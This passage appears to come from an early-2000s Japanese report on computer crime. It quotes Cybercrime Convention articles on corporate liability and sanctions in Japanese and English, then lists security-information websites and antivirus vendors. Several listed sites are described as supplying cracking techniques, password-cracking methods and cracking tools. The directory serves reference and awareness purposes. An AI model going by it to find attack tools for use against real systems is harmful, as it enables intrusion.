締約国は、個人として又は法人の機関の一部として活動する自然人であって法人内部で指導的立場にあるものが、次のいずれかの権限に基づきかつ法人の利益のためにこの条約に従って定められる犯罪を行う場合に当該行為についての責任を当該法人に負わせ得ることを確保するため、必要な立法その他の措置をとる。</p> <p>a 法人の代表権</p> <p>b 法人の代理として決定を行う権限</p> <p>c 法人の中で管理を行う権限</p> <p>2 1に規定する場合に加えて、締約国は、法人の権限に基づき活動する自然人が法人の利益のためにこの条約に従って定められる犯罪を行う場合において、当該犯罪が1に規定する自然人による監督又は管理の欠如によるものであるときは、当該法人に責任を負わせ得ることを確保するため、必要な措置をとる。</p> <p>3 締約国の法的原則に従い、法人の責任は、刑事上、民事上又は行政上のものとしてすることができる。</p> <p>4 このような責任は、当該犯罪を行った自然人の刑事責任に影響を及ぼすものではない。</p> <p>第十三条 制裁及び措置</p> <p>1 締約国は、第二条から第十一条までの規定に従って定められる犯罪が自由の剥奪その他の制裁であって、効果的で、均衡がとれかつ抑止力のあるものによって処罰されることを確保するため、必要な立法その他の措置をとる。</p> <p>2 締約国は、前条の規定に従って責任を負う法人が、刑事上の又は刑事上以外の制裁又は措置であって、効果的で、均衡がとれかつ抑止力のあるもの（金銭的制裁を含む。）を科されることを確保する。</p> <p>(外務省作成の仮訳を引用)</p>
---	---

on a commercial scale and by means of a computer system.

3 A Party may reserve the right not to impose criminal liability under paragraphs 1 and 2 of this article in limited circumstances, provided that other effective remedies are available and that such reservation does not derogate from the Party's international obligations set forth in the international instruments referred to in paragraphs 1 and 2 of this article.

Title 5 Ancillary liability and sanctions

Article 11 Attempt and aiding or abetting

1 Each Party shall adopt such legislative and other measures as may be necessary to establish as criminal offences under its domestic law, when committed intentionally, aiding or abetting the commission of any of the offences established in accordance with Articles 2 through 10 of the present Convention with intent that such offence be committed.

2 Each Party shall adopt such legislative and other measures as may be necessary to establish as criminal offences under its domestic law, when committed intentionally, an attempt to commit any of the offences established in accordance with Articles 3 through 5, 7, 8, and 9.1.a and c. of this Convention.

3 Each Party may reserve the right not to apply, in whole or in part, paragraph 2 of this article.

Article 12 Corporate liability

1 Each Party shall adopt such legislative and other measures as may be necessary to ensure that legal persons can be held liable for a criminal offence established in accordance with this Convention, committed for their benefit by any natural person, acting either individually or as part of an organ of the legal person, who has a leading position within it, based on:

- a a power of representation of the legal person;
- b an authority to take decisions on behalf of the legal person;
- c an authority to exercise control within the legal person.

2 In addition to the cases already provided for in paragraph 1 of this article, each Party shall take the measures necessary to ensure that a legal person can be held liable where the lack of supervision or control by a natural person referred to in paragraph 1 has made possible the commission of a criminal offence established in accordance with this Convention for the benefit of that legal person by a natural person acting under its authority.

3 Subject to the legal principles of the Party, the liability of a legal person may be criminal, civil or administrative.

4 Such liability shall be without prejudice to the criminal liability of the natural persons who have committed the offence.

Article 13 Sanctions and measures

1 Each Party shall adopt such legislative and other measures as may be necessary to ensure that the criminal offences established in accordance with Articles 2 through 11 are punishable by effective, proportionate and dissuasive sanctions, which

<p>include deprivation of liberty.</p> <p>2 Each Party shall ensure that legal persons held liable in accordance with Article 12 shall be subject to effective, proportionate and dissuasive criminal or non-criminal sanctions or measures, including monetary sanctions.</p>	
--	--

第7章 関係URL

図表 公的なセキュリティ情報サイト

警察庁 ハイテク犯罪対策	http://www.npa.go.jp/hightech/	ハイテク犯罪に関する統計(ハイテク犯罪の検挙件数、不正アクセス行為の発生状況等) 調査研究、法令等を公表している。
IPA	http://www.ipa.go.jp/	情報処理振興事業協会。情報セキュリティ関係の施策を一元的に展開する公的機関。コンピュータウイルスや不正アクセスによる被害の届出状況の公表などを行う。
JPCERT/CC	http://www.jpccert.or.jp/	日本のコンピュータ緊急対応センター。日本で発生しているシステムへの不正侵入、破壊、妨害又はそれを目的とした不正アクセスに関する情報を公表している。
CERT/CC	http://www.cert.org/	アメリカ Computer Emergency Response Team。セキュリティホールとなるオペレーティングシステムの問題点に関する情報を公表している。
FIRST	http://www.first.org	Forum of Incident Response and Security Teams。各国のセキュリティ関連団体、企業、機関が国際的に強調して問題解決を行うために設立された国際機関。ツールの提供をはじめさまざまな活動を行っている。
CIAC	http://www.ciac.org/	アメリカエネルギー省が運営する Computer Incident Advisory Capability。セキュリティホールなどの情報を bulletin として公表している。また、セキュリティ関連ツールの公開をしている。
Microsoft Security Advisor	http://www.microsoft.com/japan/security/	Microsoft 製品のセキュリティ問題に関する情報を公表している。
NT Security	http://www.ntsecurity.net/	ワーム、パッチプログラム等ネットワークセキュリティに関する情報を提供している。
Netscape Security Notes	http://home.netscape.com/products/security/resources/notes.html	Netscape 製品のセキュリティに関する情報を公表している。

図表 その他のセキュリティ情報サイト

NTBugtraq	http://www.ntbugtraq.com/	WindowsNT に関するセキュリティホールなどの不具合について、メーリングリストにて議論する。
SANS Institute	http://www.sans.org/newlook/home.htm	1989 年に設立されたシステム管理、ネットワーク及びセキュリティの研究教育に関する学会。
Security Focus	http://www.securityfocus.com/	セキュリティ関連の話題についての各種メーリングリストのアーカイブなどを公開している。
root shell	http://www.rootshell.com/	セキュリティホールに関する情報を公表している。クラッキング手法の公開やクラッキングツールを提供している。
Astalavista Box	http://astalavista3.box.sk/	コンピュータセキュリティに関連した情報を検索する検索エンジンである。
Ntresearch	http://www.ntresearch.com/	Windows NT に関するセキュリティ情報を提供している。
Packet storm	http://packetstorm.security.com/	セキュリティホール情報、不正侵入検知ツール、クラッキングツールなどの各種アーカイブがある。
Lopht Heavy Indusitoris	http://www.l0pht.com/	不正アクセス(クラッキング)に関する情報を公開している。パスワードクラッキングなど、具体的なクラッキングの手法の公開やツールを提供している。
Shadow penguin	http://shadowpenguin.backsection.net	クラッキングツールなどを公開している。
The Unofficial NT HAQ FAQ	http://www.nmrc.org/faqs/nt	WindowsNT に関するクラッキング手法やクラッキングツールを提供している。
Underground software Hacker 's only BBS	http://www.ugtop.com/	ハッキングマニュアルやアンダーグラウンドなサイトへのリンク情報を提供している。

NSWCDC	http://www.nswc.navy.mil/ISSEC/	ハッキング情報、ウェブサーバ、ブラウザの脆弱性、コンピュータウイルスに関する情報を掲載している。
Securiteam	http://www.securiteam.com/	セキュリティニュース、NT,Unix 等のセキュリティホール、セキュリティツール、セキュリティ製品等の情報を掲載している。
CVE	http://cve.mitre.org/	コンピュータシステムの脆弱性に関する情報を掲載している。
Anti-Virus	http://www.iosnet.ne.jp/anti-virus/	電気通信大学小菅研究室で運営されており、一人でも多くの PC ユーザーにウイルスの概要や対策法、最新情報等を提供することを目的としている。
Purdue University	http://www.cs.purdue.edu/	米国インディアナ州の Purdue 大学のコンピュータサイエンスに関するページ。
UC Davis Security Lab.	http://seclab.cs.ucdavis.edu/	米国カリフォルニア大学デービス校のコンピュータセキュリティ研究所のページ。
Insecure.org	http://www.insecure.org/	Nmap 等セキュリティツールに関する情報、リンク集等を掲載している。

図表 主なアンチウイルスベンダー

トレンドマイクロ(株)	http://www.trendmicro.co.jp	代表取締役：スティーブ・チャン（チャン ミン ジャン） 設立：1989 年 10 月 社員数：1,422 名（2001 年 12 月 31 日現在）
(株)シマンテック	http://www.symantec.co.jp/	代表取締役社長：成田 明彦 設立：1994 年 社員数：115 名（2002 年 2 月 1 日現在）
日本ネットワークアソシエイツ(株)	http://www.nai.com/japan/	代表取締役社長：加藤 孝博 設立：1991 年 社員数：140 名（2001 年 6 月末現在）
Ahnlab. Inc	http://japan.ahnlab.com/	代表取締役社長：Charles Ahn（チャールズ アン） 設立：1995 年 3 月 15 日 社員数：180 名（2001 年 9 月）
ソフォス(株)	http://www.sophos.co.jp/	代表取締役社長：アラン・プロデリック 設立：2000 年 9 月